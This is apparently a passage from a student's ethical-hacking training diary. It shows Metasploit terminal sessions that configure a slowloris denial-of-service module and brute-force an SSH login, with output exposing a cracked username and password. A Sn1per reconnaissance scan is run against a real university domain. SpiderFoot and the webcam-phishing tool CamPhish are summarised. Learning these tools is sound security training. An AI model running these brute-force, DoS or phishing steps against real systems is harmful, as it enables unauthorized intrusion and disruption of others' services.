
```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check
   -  ----                                   ---------------  ----    -----
   0  auxiliary/scanner/ssh/ssh_login        .                normal  No
   1  auxiliary/scanner/ssh/ssh_login_pubkey .                normal  No


Interact with a module by name or index. For example info 1, use 1 or use au

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

➢ *Fig no 19: search and use commands*

➢ After selecting a Payload, use show options command to look for the customization and general details of the selected payload

➢ Set option can be used to customize the options of a payload. Eg if delay is set as 15, can change it by “set delay 2”

- ➢ Rhost in the options refers to the target host



```
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.1.7
rhost => 192.168.1.7
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            192.168.1.7      yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > 
```

➢ *Fig no 20: set and show options commands*

- ➢ Run or Exploit is used to execute the payload.


<u>DAY 17</u>

<u>Nessus Installation</u>

- ➢ Search for Nessus download and visit tenable Nessus download page.
- ➢ Look for Nessus Debian version and download it (kali Linux is a Debian distribution)
- ➢ Navigate to the directory where file got downloaded in the terminal
- ➢ Use sudo dpkg -i "downloaded package name" to install it (dpkg means Debian package, -I to install Debian files)
- ➢ At the end of the installation line, it will show a link so note it down
- ➢ Use sudo systemctl start nessusd. service to activate Nessus
- ➢ Use sudo systemctl status nessusd. service to check if Nessus is running
- ➢ After making sure that Nessus is running, open the link noted down during installation in a browser and install Nessus essential package by creating a username and password.
- ➢ Plugins will take some time to get installed. After this, Nessus is ready to use

Metasploit

- msfconsole command is used to open Metasploit in kali Linux terminal
- Search ssh_login command is used to search for auxillary payloads with the word ssh_login
- Use 0 is used to import the payload with 0 in the # field
- Show options command to view the options and set to change them
- Change options for Stop On Success, Verbose, add Wordlists to use for username and password
- Wordlists can be added as a separate file (user_file and pass_file) or a same file (userpass_file)
- Target and the attacking system needs to be on the same network (wifi or router). For the attackers to make a ssh login attack, ssh service needs to be on the targeted system(sudo systemctl start ssh can be used to turn on ssh by the user of the system by themselves and not by the attacker)
- If the targeted system has ssh service on, the attacker can provide the IP address of the target as rhost and make the attack.




```
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success
stop_on_success => false
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file www.txt
user_file => www.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file xxx.txt
pass_file => xxx.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 172.20.10.4
rhost => 172.20.10.4
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         xxx.txt          no        File containing passwords, one per line
   RHOSTS            172.20.10.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         www.txt          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 172.20.10.4:22 - Starting bruteforce
[-] 172.20.10.4:22 - Failed: '27283712984:27312869'
[!] No active DB -- Credential data will not be saved!
[-] 172.20.10.4:22 - Failed: '27283712984:2371824'
[-] 172.20.10.4:22 - Failed: '27283712984:789123'
[-] 172.20.10.4:22 - Failed: 'sivasurya:27312869'
[-] 172.20.10.4:22 - Failed: 'sivasurya:2371824'
[+] 172.20.10.4:22 - Success: 'sivasurya:789123' 'uid=1000(sivasurya) gid=1000(sivasurya) groups=1000(sivasurya),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),116(bluetooth
),121(lpadmin),124(wireshark),129(scanner),134(kaboxer) Linux kali 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 GNU/Linux '
[*] SSH session 1 opened (172.20.10.8:38069 -> 172.20.10.4:22) at 2025-06-20 12:29:05 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Fig no 21: ssh login attack

DAY 18


Sn1per

- ➢ Sn1per is an automated reconnaissance and vulnerability scanning tool used in penetration testing and ethical hacking. It is widely employed by security professionals to gather intelligence on target systems and identify potential vulnerabilities during the information-gathering and scanning phases.
- ➢ Automated Scanning: Combines multiple security tools (e.g., Nmap, Nikto, Metasploit, WPScan) for automated reconnaissance.
- ➢ Target Profiling: Automatically collects detailed information about the target, such as open ports, services, domains, subdomains, vulnerabilities, etc.
- ➢ Reporting: Generates HTML and text reports for later analysis.
- ➢ Sniper and then domain domain is used as input
- ➢ Sniper saves its report automatically in /usr/share/sniper/loot/workspace/


Apps
Places
Wed Jun 25 2:52 PM
1%
30%
↑0.0 kB
↓0.7 kB
lonewolf@kali: /usr/share/sniper/loot/workspace/nitt.edu/notes

```
[>] Done!
[>] To run, type 'sniper'!

┌──(lonewolf㉿kali)-[~/Sn1per]
└─$ sudo sniper -t nitt.edu -o -re
[sudo] password for lonewolf:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning nitt.edu [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/nitt.edu [OK]
[*] Scanning nitt.edu [OK]

 + -- --=[https://sn1persecurity.com
 + -- --=[Sn1per v9.2 by @xer0dayz

==================================================================================•x[2025-06-25](13:56)x•
 GATHERING DNS INFO
==================================================================================•x[2025-06-25](13:56)x•
==================================================================================•x[2025-06-25](13:56)x•
 CHECKING FOR SUBDOMAIN HIJACKING
==================================================================================•x[2025-06-25](13:56)x•
==================================================================================•x[2025-06-25](13:56)x•
 GATHERING WHOIS INFO
==================================================================================•x[2025-06-25](13:56)x•
This Registry database contains ONLY .EDU domains.
The data in the EDUCAUSE Whois database is provided
by EDUCAUSE for information purposes in order to
assist in the process of obtaining information about
or related to .edu domain registration records.

The EDUCAUSE Whois database is authoritative for the
.EDU domain.

A Web interface for the .EDU EDUCAUSE Whois Server is
available at: http://whois.educause.edu

By submitting a Whois query, you agree that this information
will not be used to allow, enable, or otherwise support
the transmission of unsolicited commercial advertising or
solicitations via e-mail.  The use of electronic processes to
harvest information from this server is generally prohibited
except as reasonably necessary to register or modify .edu
domain names.

-------------------------------------------------------------
```

Fig no 22: sniper attack


Apps
Places
Wed Jun 25 2:53 PM
1%
31%
0.0 kB
0.9 kB
lonewolf@kali: /usr/share/sniper/loot/workspace/nitt.edu/notes

```
┌──(lonewolf㉿kali)-[/usr/share/sniper/loot/workspace]
└─$ ls
nitt.edu

┌──(lonewolf㉿kali)-[/usr/share/sniper/loot/workspace]
└─$ cd nitt.edu

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
└─$ ls
credentials  ips   notes  output   scans        vulnerabilities
domains      nmap  osint  reports  screenshots  web

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
└─$ cd credentials

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/credentials]
└─$ ls

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/credentials]
└─$ cd ..

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
└─$ cd vulnerabilities

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/vulnerabilities]
└─$ ls

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/vulnerabilities]
└─$ cd ..

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
└─$ ls
credentials  ips   notes  output   scans        vulnerabilities
domains      nmap  osint  reports  screenshots  web

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
└─$ cd nmap

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/nmap]
└─$ ls
dns-nitt.edu.txt  email-nitt.edu.txt  takeovers-nitt.edu.txt

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/nmap]
└─$ cat *
14.139.162.156
203.129.195.156
nitt.edu.            3600    IN      TXT     "v=spf1 a mx -all"
; <<>> DiG 9.20.9-1-Debian <<>> _dmarc.nitt.edu txt
;_dmarc.nitt.edu.            IN      TXT
_dmarc.nitt.edu.     3600    IN      TXT     "v=DMARC1; p=none;  ri=86400"

┌──(lonewolf㉿kali)-[/usr/…/loot/workspace/nitt.edu/nmap]
└─$ cd ..

┌──(lonewolf㉿kali)-[/usr/…/sniper/loot/workspace/nitt.edu]
```

Fig no23: report location

DAY 19

Spiderfoot

SpiderFoot is an open-source OSINT (Open Source Intelligence) automation tool used for reconnaissance and intelligence gathering about IPs, domains, emails, usernames, and more.

SpiderFoot automates data collection from dozens of OSINT sources, such as:

- WHOIS
- DNS and subdomains
- IP geolocation and hosting info
- Dark web & pastebin leaks
- Breach data (Have I Been Pwned, etc.

DAY 20

Camphish

CamPhish is a social engineering tool used to simulate a fake webcam feed page and phish Webcam snapshots from unsuspecting users via phishing links. It is used in ethical hacking Education, red teaming, and social engineering awareness training.

Camphish usages:

1. Hosts a fake webpage mimicking platforms like Zoom, YouTube, etc.
2. Sends a link to the target
3. If the target clicks and grants webcam access, a snapshot is captured and sent to the attacker